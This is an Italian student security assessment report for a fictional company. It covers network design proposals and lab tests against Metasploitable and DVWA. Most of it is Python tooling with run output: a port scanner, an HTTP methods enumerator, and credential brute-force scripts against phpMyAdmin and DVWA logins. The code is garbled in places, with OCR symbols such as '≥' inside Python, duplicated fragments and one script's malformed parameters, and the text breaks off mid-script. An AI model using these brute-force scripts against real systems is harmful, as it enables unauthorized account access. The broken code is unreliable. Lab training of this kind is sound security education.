

# VALUTAZIONE DI SICUREZZA DATA CENTER PER COMPAGNIA THETA

REFERENTE GRUPPO 3: FRANCESE BRUNO

## GRUPPO 3:

Francese Bruno, Masoni Marta, Iannella Pasquale, Greco Riccardo, Pedrazzi Andrea, Frau Salvatore, Prezzo Giuseppe, Albertini Nikita, Curatolo Samuele.


## DESIGN DI RETE AZIENDALE

### 1) PROPOSTA BASE

La prima proposta è standard cioè propone l'aggiunta di strumenti di sicurezza base per la rete aziendale che permettono l'accesso al Web server accessibile al pubblico e all'Application server che espone su rete interna l'applicativo e-commerce della compagnia Theta accessibile esclusivamente ai dipendenti della stessa.

Nel dettaglio:

- 1) E' stata implementata una zona DMZ delimitata da doppio Firewall: un primo Firewall esterno alla rete interna configurato per consentire solo il traffico destinato alla DMZ, ed un secondo Firewall interno che consente il traffico dalla DMZ alla rete interna;
- 2) È stato inserito un Web Application Firewall, un Firewall in grado di proteggere le applicazioni Web da attacchi dannosi e traffico internet indesiderato, nella zona DMZ aumentare la protezione del Web server
- 3) La rete interna è stata segmentata ulteriormente in questo caso in tre aree : Server room, Dirigenza e Dipendenti.




## 2) PROPOSTA PREMIUM

Aggiunge alla proposta base un ulteriore livello di sicurezza tramite :

- dispositivi IDS ed IPS; nello specifico è stato introdotto l'IPS all'interno della rete interna e l'IDS nella DMZ.
- Sono stati introdotti Honeypot in diverse aree;

Ovviamente questo tipo di design ha una maggiore sicurezza e di conseguenza un costo più elevato.



## VALUTAZIONE DELLA SICUREZZA DELLE COMPONENTI CRITICHE DELLA RETE (WEB SERVER ED APPLICATION SERVER)

### 1) ENUMERAZIONE METODI HTTP ABILITATI - PORT SCANNING

Premessa: il test è stato effettuato in un laboratorio virtuale, separato dall'ambiente di lavoro.

E' stato creato un programma in Python che include a sua volta due differenti programmi i quali permettono rispettivamente l'enumerazione dei metodi http attivi abilitati su un determinato target ( nel nostro caso Metasploitable con IP : 192.168.50.101 ) e la valutazione dei servizi attivi (port scanning ) specificandone per ogni servizio attivo , il relativo nome del servizio abilitato.

Di seguito riportato il codice :

```
import socket, http.client, ipaddress, colorama
from colorama import Fore

def validateIp(): # Controlla se l'ip è inserito correttamente
    while True:
        ip = input("Inserisci l'ip da scansionare o digita '0' per uscire :\n")
        if ip=="0":
            break
        try:
            ipaddress.ip_address(ip)
            break
        except ValueError:
            print("IP non valido, Riprova!")
    return ip

def portScan():
    ip=validateIp()
    if ip=="0":
        return
    try:
        port_range = input("Inserire il range di porte da scannerizzare (es 60-65):\n")
        port_range = list(map(int, port_range.split("-")))
        port_range.sort() # Ordinamento in ordine crescente
        flag=0
        for port in range(port_range[0], port_range[1]):
            try:
                sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sock.settimeout(1)
                result = sock.connect_ex((ip, port))
```

```

        if result == 0:
            print(f"Porta {Fore.GREEN}{port} → {socket.getservbyport(port)}{Fore.WHITE}")
            flag=1
            sock.close()
        except:
            continue

    if flag==0:
        print(f"{Fore.RED}Nessuna porta aperta{Fore.WHITE}\n")
    except:
        print ("C'è un errore, riprova.\n")

def metodiHTTP():
    host=validateIp()
    if host == '0':
        return
    while True: # Controllo input porta
        port = ""
        port = input("Inserire la porta target (0-65535, default: 80): ")
        if port == "":
            port = 80
            break
        elif port.isdigit() and int(port) ≥ 0 and int(port) ≤ 65535:
            break
        else:
            print ("C'è un errore, riprova.\n")
    path = input("Inserisci un PATH: ")

    try:
        connection = http.client.HTTPConnection(host, port) # crea un oggetto per gestire la connessione

```

```

GNU nano 7.2                                     bruno2.py
connection.request("OPTIONS",path)
response = connection.getresponse() # invia una richiesta in base ai parametri scelti
allowed_methods = response.getheader("Allow")
if allowed_methods ≠ None:
    print("Metodi abilitati: ", Fore.GREEN, allowed_methods, Fore.WHITE) # stampa la risposta del server
else:
    print(f"{Fore.RED}OPTIONS {Fore.WHITE}non ha restituito nessun risultato, inserire manualmente il metodo HTTP da testare.")
    allowed_methods = input("Inserire i metodi da testare separati da virgola (es. GET,POST,PUT): ")
    methods = allowed_methods.upper().split(",")
    for method in methods:
        connection = http.client.HTTPConnection(host, port) # crea un oggetto per gestire la connessione
        connection.request(method, path)
        response = connection.getresponse() # invia una richiesta in base ai parametri scelti
        if response.status ≥ 200 and response.status ≤ 213 :
            print(f"Metodo {Fore.GREEN}{method}{Fore.WHITE} funzionante.")
            connection.close()
        else:
            print(f"Metodo {Fore.RED}{method}{Fore.WHITE} non funzionante.\n")
            connection.close()

    except ConnectionRefusedError:
        print("Impossibile connettersi\n")

def menu():
    while True:
        scelta_programma = input("Scegli il programma da eseguire: [ 1 ] per port scan o [ 2 ] per enumerazione metodi HTTP abilitati o [ 0 ] per uscire: ")
        try:
            match scelta_programma :

```

```

GNU nano 7.2                                     bruno2.py
        print(f"Metodo {Fore.GREEN}{method}{Fore.WHITE} funzionante.")
        connection.close()
    else:
        print(f"Metodo {Fore.RED}{method}{Fore.WHITE} non funzionante.\n")
        connection.close()

    except ConnectionRefusedError:
        print("Impossibile connettersi\n")

def menu():
    while True:
        scelta_programma = input("Scegli il programma da eseguire: [ 1 ] per port scan o [ 2 ] per enumerazione metodi HTTP abilitati o [ 0 ] per uscire: ")
        try:
            match scelta_programma :
                case "0":
                    break
                case "1":
                    portScan()
                case "2":
                    metodiHTTP()
                case _:
                    print ("Carattere non consentito\n")
        except:
            break

menu()

```



```

(kali@kali)-[~/Epicode_Lab/Python]
$ python scanporthttp.py
Scegli il programma da eseguire: [ 1 ] per port scan o [ 2 ] per enumerazione metodi HTTP abilitati o [ 0 ] per uscire:
Carattere non consentito

Scegli il programma da eseguire: [ 1 ] per port scan o [ 2 ] per enumerazione metodi HTTP abilitati o [ 0 ] per uscire: 2
Inserisci l'ip da scansionare o digita '0' per uscire :

IP non valido, Riprova!
Inserisci l'ip da scansionare o digita '0' per uscire :
192.168.50.101
Inserire la porta target (0-65535, default: 80):
Inserisci un PATH: /phpMyAdmin/
OPTIONS non ha restituito nessun risultato, inserire manualmente il metodo HTTP da testare.
Inserire i metodi da testare separati da virgola (es. GET,POST,PUT): get,post,put,delete,connect
Metodo GET funzionante.
Metodo POST funzionante.
Metodo PUT funzionante.
Metodo DELETE funzionante.
Metodo CONNECT non funzionante.

Scegli il programma da eseguire: [ 1 ] per port scan o [ 2 ] per enumerazione metodi HTTP abilitati o [ 0 ] per uscire: 0

```

## SCANSIONE RANGE PORTE 0-65535

```

(kali@kali)-[~/Epicode_Lab/Python]
$ python scanporthttp.py
Scegli il programma da eseguire: [ 1 ] per port scan o [ 2 ] per enumerazione metodi HTTP abilitati o [ 0 ] per uscire: 1
Inserisci l'ip da scansionare o digita '0' per uscire :
192.168.50.101
Inserire il range di porte da scannerizzare (es 60-65):
0-65535
Porta 21 → ftp
Porta 22 → ssh
Porta 23 → telnet
Porta 25 → smtp
Porta 53 → domain
Porta 80 → http
Porta 111 → sunrpc
Porta 139 → netbios-ssn
Porta 445 → microsoft-ds
Porta 512 → exec
Porta 513 → login
Porta 514 → shell
Porta 1099 → rmiregistry
Porta 1524 → ingreslock
Porta 2049 → nfs
Porta 2121 → iprop
Porta 3306 → mysql
Porta 3632 → distcc
Porta 5432 → postgresql
Porta 6000 → x11
Porta 6667 → ircd
Porta 6697 → ircs-u
Scegli il programma da eseguire: [ 1 ] per port scan o [ 2 ] per enumerazione metodi HTTP abilitati o [ 0 ] per uscire: 0

```

## CONSLUSIONI:

- Inserendo un determinato IP target nel nostro caso 192.168.50.101, abbiamo analizzato un range di porte ed il risultato è la determinazione di porta aperta o chiusa per ogni porta all'interno del range, con relativo nome del servizio abilitato;
- Inserendo un determinato IP target nel nostro caso 192.168.50.101 e la porta target , possiamo visualizzare l'enumerazione dei metodi http abilitati su quella determinata porta.



## 2) ATTACCHI BRUTE FORCE SULLA PAGINA PHPMYADMIN

Al fine di effettuare un attacco brute force alla macchina Metasploitable , alla pagina phpMyAdmin :

- Sono state importate delle liste tipo di username e password più utilizzate dal link <https://github.com/duyet/bruteforce-database> e dalla macchina stessa kali che presenta delle liste username/password di default molto fornite.
- E' stato quindi creato un programma in Python in grado di identificare la coppia Username/Password utilizzata per accedere alla pagina phpMyAdmin.

Di seguito riportato il codice ed anche la verifica della sua corretta esecuzione.

CODICE:

```
GNU nano 7.2 bruteforcephp.py
import requests,colorama
from colorama import Fore
from bs4 import BeautifulSoup

def bruteforce(url,keys):
    username_file = open('/home/kali/Documenti/bruteforce-database/user.txt')
    password_file = open('/home/kali/Documenti/bruteforce-database/pass.txt')
    user_list = username_file.readlines() #Apri i file per la lettura delle liste user - pass.
    pwd_list = password_file.readlines()
    found=0
    print("Work in progress...Wait please")
    for user in user_list: # Invia una richiesta POST con cookies e parametri per ogni coppia user-pass
        user = user.rstrip() # per tentare il login.
        if(found==1):
            break
        for pwd in pwd_list:
            pwd = pwd.rstrip()
            header={'Content-Type':'application/x-www-form-urlencoded','Set-Cookie':f'phpMyAdmin={keys["cookie"]}'}
            params={'phpMyAdmin':keys['cookie'],'phpMyAdmin':keys['cookie'],'pma_username':user,'pma_password':pwd,
                    'server':1,'phpMyAdmin':keys['cookie'],'token':keys['token']}
            rp=requests.post(url,headers=header,data=params)

            if not"Access denied" in rp.text: #Se il server restituisce la risorsa in html che non contiene
                print("Logged with: "+Fore.GREEN+user+" - "+pwd) # quella stringa, user e pass sono corretti.
                found=1
                break

def getdata(url):
```


```
for user in user_list: # Invia una richiesta POST con cookies e parametri per ogni coppia user-pass
    user = user.rstrip() # per tentare il login.
    if(found==1):
        break
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        header={'Content-Type':'application/x-www-form-urlencoded','Set-Cookie':f'phpMyAdmin={keys["cookie"]}'}
        params={'phpMyAdmin':keys['cookie'],'phpMyAdmin':keys['cookie'],'pma_username':user,'pma_password':pwd,
                'server':1,'phpMyAdmin':keys['cookie'],'token':keys['token']}
        rp=requests.post(url,headers=header,data=params)

        if not"Access denied" in rp.text: #Se il server restituisce la risorsa in html che non contiene
            print("Logged with: "+Fore.GREEN+user+" - "+pwd) # quella stringa, user e pass sono corretti.
            found=1
            break

def getdata(url):
    r=requests.get(url) #Invia una richiesta di tipo get per intercettare cookie e token.
    cookie=r.cookies['phpMyAdmin']
    body= BeautifulSoup(r.text,'html.parser')
    token=body.find("input",{ "name": "token" })["value"]
    return {'cookie':cookie,'token':token}

url="http://192.168.50.101/phpMyAdmin/"
keys=getdata(url)
bruteforce(url,keys)
```

## PROGRAMMA IN ESECUZIONE:



```
GNU nano 7.2 bruteforceMyAdminDEF.py
import requests, colorama
from colorama import Fore
from bs4 import BeautifulSoup

def bruteforce(url, keys):
    username_file = open('/home/kali/Desktop/users.txt')
    password_file = open('/home/kali/Desktop/passwords.txt')
    user_list = username_file.readlines()
    pwd_list = password_file.readlines()
    found=0
    print("Work in progress... Wait please!")
    for user in user_list:
        user = user.rstrip()
        for pwd in pwd_list:
            pwd = pwd.rstrip()
            headers = {'Content-Type': 'application/x-www-form-urlencoded', 'Cookie': f'phpMyAdmin[{keys["cookie"]}]}'}
            params = {'phpMyAdmin[keys["cookie"]]:phpMyAdmin[keys["cookie"]]', 'phpMyAdmin[user]:user', 'phpMyAdmin[pwd]:pwd'}
            r=requests.post(url, headers=headers, data=params)
            if r.status_code == 200:
                print(f"Access granted! It is {Fore.GREEN}user={user} and {Fore.GREEN}password={pwd}!")
                found=1
                break
        if found==1:
            break
    if found==0:
        print(f"Access denied! It is {Fore.RED}not possible to access the {Fore.RED}system!")
        found=0
    return found

def getdata(url):
    r=requests.get(url)
    cookies=r.cookies
    body=BeautifulSoup(r.text, 'html.parser')
    token=body.find("input", {"name":"token"})["value"]
    return {'cookie':cookies, 'token':token}

url="http://192.168.32.251/phpMyAdmin/"
keys=getdata(url)
bruteforce(url, keys)
```


## Conclusioni:

si nota il riconoscimento dell'utente con " guest" mentre il campo password è vuoto.

## 3) ATTACCHI BRUTE FORCE SULLA DVWA PER OGNI LIVELLO DI SICUREZZA

Il programma creato esegue attacchi di brutem force per ogni livello di sicurezza, dal più basso(low) al più alto (high). Inoltre permette l'accesso alla login iniziale

### CODICE PROGRAMMA:



```
GNU nano 7.2 bruteforcedvwa.py
import requests
from colorama import Fore

def firstLogin(t): # primo login per catturare il cookie
    url=f"{t}/login.php"
    post_parameters={'username': 'admin', 'password': 'password', 'Login': 'Login'}
    header = {
        "Content-type": "application/x-www-form-urlencoded",
        "Accept": "text/html,application/xhtml+xml"
    }
    r=requests.post(url, headers= header, data=post_parameters, allow_redirects=False)
    cookie=r.cookies['PHPSESSID']
    if(r.headers['Location'] == "index.php"):
        print(f"Target -> {url}\nLoggato con :{Fore.GREEN} admin - password{Fore.WHITE}")
        return cookie

def bruteForce(t,c): #bruteforce su pagina brute
    url = f"{t}/vulnerabilities/brute/"
    while True:
        security = input(f"Inserire il livello di sicurezza di DVWA ({Fore.GREEN}low,{Fore.YELLOW}medium,{Fore.RED}high{Fore.WHITE}):")
        if security.lower() in {'low', 'medium', 'high'}:
            break
        else:
            print("The quieter you become, the more you are able to hear")
    flag=0
    username_file = open('/home/kali/Documenti/bruteforce-database/user.txt')
    password_file = open('/home/kali/Documenti/bruteforce-database/pass.txt')
    users = username_file.readlines()
    password = password_file.readlines()
    cookies = {
        "PHPSESSID": c,
```

```
GNU nano 2.2.1 bruteforcevwa.py
flag=0
username_file = open('/home/kali/Documenti/bruteforce-database/user.txt')
password_file = open('/home/kali/Documenti/bruteforce-database/pass.txt')

users = username_file.readlines()
password = password_file.readlines()

cookies = {
    "PHPSESSID": c,
    "security": security
}

for user in users: #brute con liste di file
    user = user.rstrip()
    for pas in password:
        pas = pas.rstrip()
        payload = f'?username={user}&password={pas}&Login=Login'
        request = requests.get(url + payload, cookies=cookies)
        if not "incorrect" in request.text:
            print(f"Target -> {url}\nLoggato con : {Fore.GREEN}{user} - {pas}{Fore.WHITE}")
            exit()
        else:
            flag=1

if flag==1:
    print(f"{Fore.RED} Login Fallito!")

target="http://192.168.50.101/dvwa"
cookie=firstLogin(target)
bruteForce(target,cookie)
```

PROGRAMMA IN ESECUZIONE:

```
File Actions Edit View Help
[kali@kali:~/Desktop/BuildWeek]
$ python bruteforcealldvwaDEF.py
Target -> http://192.168.32.101/dvwa/login.php
Loggato con : admin - password
Inserire il livello di sicurezza di DVWA (low,medium,high):
low
Target -> http://192.168.32.101/dvwa/vulnerabilities/brute/
Loggato con : admin - password

[kali@kali:~/Desktop/BuildWeek]
$ python bruteforcealldvwaDEF.py
Target -> http://192.168.32.101/dvwa/login.php
Loggato con : admin - password
Inserire il livello di sicurezza di DVWA (low,medium,high):
medium
Target -> http://192.168.32.101/dvwa/vulnerabilities/brute/
Loggato con : admin - password

[kali@kali:~/Desktop/BuildWeek]
$ python bruteforcealldvwaDEF.py
Target -> http://192.168.32.101/dvwa/login.php
Loggato con : admin - password
Inserire il livello di sicurezza di DVWA (low,medium,high):
high
Target -> http://192.168.32.101/dvwa/vulnerabilities/brute/
Loggato con : admin - password

[kali@kali:~/Desktop/BuildWeek]
$
```



## Conclusioni:

Come si può vedere dall’ultima immagine, il programma è in grado di intercettare per ogni livello di sicurezza utente e password, identificati rispettivamente con “admin” e “passwsord”. Inoltre, aumentando il livello di sicurezza della DVWA aumenta conseguentemente il tempo di scansione (vedere dimostrazione seguente) .

## \*PROGRAMMA EXTRA \*

Il team ha creato un ulteriore programma per effettuare attacco brute force su DVWA. Esegue la stessa scansione del primo ma con cinque liste di scansione differenti, ed evidenzia l’incremento del tempo di scansione con l’incremento del livello di sicurezza .

## CODICE PROGRAMMA :

```
File Actions Edit View Help
GNU nano 2.9.4 BruteForceDVWA.py

import requests
import multiprocessing
import os
import datetime
from colorama import Fore

#####
# Funzione principale che #
# accetta e prova le cred #
# combinazioni di autenticazione #
# e controlla se si # #
#####

def Brute(userTxt, passTxt):
    rip = 0 # Combinazioni generate nel ciclo principale
    userfile = open(f'/home/kali/Desktop/{userTxt}')
    passfile = open(f'/home/kali/Desktop/{passTxt}')
    userlist = userfile.readlines()
    passlist = passfile.readlines()
    start_time = datetime.datetime.now() # tempo corrente

    for user in userlist:
        user = user.rstrip()
        for pas in passlist:
            pas = pas.rstrip()
            rip += 1 # contatore ciclistico
            payload = f'?username={user}&password={pas}&login=Login'
            outRequest = requests.get(url + payload, cookies=cookies)

            if "incorrect" in outRequest.text:
                if rip % 10 == 0:
                    print("Processo -> ", os.getpid()) # Funzione di debug che stampa il numero identificativo del processo in corso
                    print("Combinazioni provate -> ", rip)
                    curTime = datetime.datetime.now() # tempo corrente
                    elapsedTime = curTime - start_time # calcolo del tempo trascorso
                    minutes, seconds = divmod(elapsedTime.seconds, 60)
                    print(f"Tempo impiegato -> {minutes}, {seconds} min\n")
                else:
                    print(f'{Fore.GREEN}Combinazione corretta -> {user}\n {pas}{Fore.WHITE}\n')

#####
# MAIN con gestione automatica #
# del primo e secondo login #
#####

urlBase = "http://192.168.58.103/dvwa/"
url = "http://192.168.58.103/dvwa/vulnerabilities/brute/"

try:
    session = requests.session()
    login = {'username': 'admin', 'password': 'password', 'Login': 'Login'}
    response = session.post(urlBase + "login.php", data=login) # Verifica se viene erogata la pagina Home
    sessionId = session.cookies.get('PHPSESSID') # per ottenere PHPSESSID
except:
    print(f'{Fore.RED}(DEBUG)Auto PHPSESSID fallito{Fore.WHITE}')

